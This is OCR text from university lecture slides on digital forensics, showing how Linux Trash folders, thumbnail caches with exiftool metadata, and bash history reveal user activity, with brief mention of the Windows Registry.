


Hochschule Bonn-Rhein-Sieg


Fraunhofer FKIE

Trash

```
~$ tree -ug .local/share/Trash/
.local/share/Trash/
├── [schreber schreber]  files
│   └── [schreber schreber]  shared
│       ├── [forster  forster ]  forster
│       │   ├── [forster  forster ]  journey-log.txt
│       │   └── [forster  forster ]  pics
│       └── [schreber schreber]  schreber
│           └── [schreber schreber]  caracal.txt
└── [schreber schreber]  info
    └── [schreber schreber]  shared.trashinfo
```





```
~$ tree -ug .local/share/Trash/
.local/share/Trash/
├── [schreber schreber]  expunged
│   └── [schreber schreber]  2289196211
│       └── [forster  forster ]  forster
│           ├── [forster  forster ]  journey-log.txt
│           └── [forster  forster ]  pics
├── [schreber schreber]  files
└── [schreber schreber]  info
```



Trash

What happens with files from external drives?



Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE


Trash

```
~$ tree .local/share/Trash/
```

```
tree -a .local/share/Trash/
.local/share/Trash/
├── files
│   └── some-local-file.odt
└── info
    └── some-local-file.odt.trashinfo
```

```
~$ tree /media/forster/6BD1-C259/.Trash-1002/
```

```
/media/forster/6BD1-C259/.Trash-1002/
├── files
│   └── Journey.odt
└── info
    └── Journey.odt.trashinfo
```




This is the user's UID

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE


Artifacts: Linux




Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Thumbnails



Same stuff, different OS





Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Thumbnails

```
~$ tree .cache/thumbnails/
.cache/thumbnails/
├── fail
│   └── gnome-thumbnail-factory
├── large
│   ├── 4ed700df8d569d471c1566e386cdbc7b.png
│   ├── 4f013a4dbf825922f6a98d0b1a9c6b52.png
│   ├── 788dc0be443b3d0fda9bfc78e27e2c9b.png
│   ├── 95a3046d9f1d0ad147c1b43cb7030d49.png
│   ├── bbc0d2c19c74e8b54a4bec90ffd854b6.png
│   └── da450abbf3efc3a6f01d883571d304dc.png
└── normal
```






```
$ echo -n 'file:///home/schreber/Pictures/longcat.jpeg' | md5sum
```


More on this: https://specifications.freedesktop.org/thumbnail-spec/thumbnail-spec-latest.html

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Thumbnails

```
~$ tree .cache/thumbnails/
.cache/thumbnails/
├── fail
│   └── gnome-thumbnail-factory
├── large
│   ├── 4ed700df8d569d471c1566e386cdbc7b.png
│   ├── 4f013a4dbf825922f6a98d0b1a9c6b52.png
│   ├── 788dc0be443b3d0fda9bfc78e27e2c9b.png
│   ├── 95a3046d9f1d0ad147c1b43cb7030d49.png
│   ├── bbc0d2c19c74e8b54a4bec90ffd854b6.png
│   └── da450abbf3efc3a6f01d883571d304dc.png
└── normal
```



Wouldn't it be nice if we could find out where the original file was stored?

```
$ echo -n 'file:///home/schreber/Pictures/longcat.jpeg' | md5sum
```

More on this: https://specifications.freedesktop.org/thumbnail-spec/thumbnail-spec-latest.html


Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Thumbnails

https://exiftool.org/

```
~$ exiftool .cache/thumbnails/large/bbc0d2c19c74e8b54a4bec90ffd854b6.png
ExifTool Version Number         : 11.88
File Name                       : bbc0d2c19c74e8b54a4bec90ffd854b6.png
Directory                       : .cache/thumbnails/large
File Size                       : 82 kB
File Modification Date/Time     : 2021:01:07 22:40:05+01:00
File Access Date/Time           : 2021:01:07 22:51:01+01:00
File Inode Change Date/Time     : 2021:01:07 22:40:05+01:00
File Permissions                : rw-------
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 256
Image Height                    : 170
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Significant Bits                : 8 8 8
Thumb URI                       : file:///home/schreber/Pictures/same-pics-for-linux/red-panda.jpg
Thumb M Time                    : 1610055269
Software                        : GNOME::ThumbnailFactory
Image Size                      : 256x170
Megapixels                      : 0.044
```



There we have it!

https://specifications.freedesktop.org/thumbnail-spec/thumbnail-spec-latest.html


Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Thumbnails

https://exiftool.org/

```
~$ exiftool .cache/thumbnails/large/bbc0d2c19c74e8b54a4bec90ffd854b6.png
ExifTool Version Number         : 11.88
File Name                       : bbc0d2c19c74e8b54a4bec90ffd854b6.png
Directory                       : .cache/thumbnails/large
File Size                       : 82 kB
File Modification Date/Time     : 2021:01:07 22:40:05+01:00
File Access Date/Time           : 2021:01:07 22:51:01+01:00
File Inode Change Date/Time     : 2021:01:07 22:40:05+01:00
File Permissions                : rw-------
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 256
Image Height                    : 170
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Significant Bits                : 8 8 8
Thumb URI                       : file:///home/schreber/Pictures/same-pics-for-linux/red-panda.jpg
Thumb M Time                    : 1610055269
Software                        : GNOME::ThumbnailFactory
Image Size                      : 256x170
Megapixels                      : 0.044
```



There we have it!

Unix timestamp. Spec says: must equal the modification time of the original file.

https://specifications.freedesktop.org/thumbnail-spec/thumbnail-spec-latest.html

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Thumbnails

https://exiftool.org/

```
~$ exiftool .cache/thumbnails/large/bbc0d2c19c74e8b54a4bec90ffd854b6.png
ExifTool Version Number         : 11.88
File Name                       : bbc0d2c19c74e8b54a4bec90ffd854b6.png
Directory                       : .cache/thumbnails/large
File Size
File Modification Date/Time
File Access Date/Time
File Inode Change Date/Time     : 2021:01:07 22:40:05+01:00
File Permissions                : rw-------
File
File
MIME
Image
Image Height                    : 170
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Significant Bits                : 8 8 8
Thumb URI                       : file:///home/schreber/Pictures/same-pics-for-linux/red-panda.
Thumb M Time                    : 1610055269
Software                        : GNOME::ThumbnailFactory
Image Size                      : 256x170
Megapixels                      : 0.044
```


What about external drives?

Thumb URI:

`file:///media/schreber/2249-8AF2/.../red-panda.jpg`

There we have it!

Unix timestamp. Spe
modification time of


https://specifications.freedesktop.org/thumb

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Thumbnails

Linux has thumbnails of documents and other supported file types.



Windows, too, by the way. The supported file types differ, though.

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Artifacts: Linux

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

WINDOWS REGISTRY

Recent files?

Autostart?

Malware persistence?

Connected devices?


More user to program mappings?

I'm back, baby.

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Registry



Hochschule Bonn-Rhein-Sieg


Fraunhofer FKIE

Artifacts: Linux

How often did a user run an application?

When was the last run?

Registry



Program execution evidence:


- *did the program run on the computer?*
- *how often?*
- *when was the last run?*

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Artifacts: Linux

recently-used.xbel has applications names and exec strings…



…but only for certain GUI applications.

Hochschule Bonn-Rhein-Sieg

Fraunhofer FKIE

Bash History

```
~$ man bash
```

[...]

HISTORY

When the -o history option t
previously typed. The value
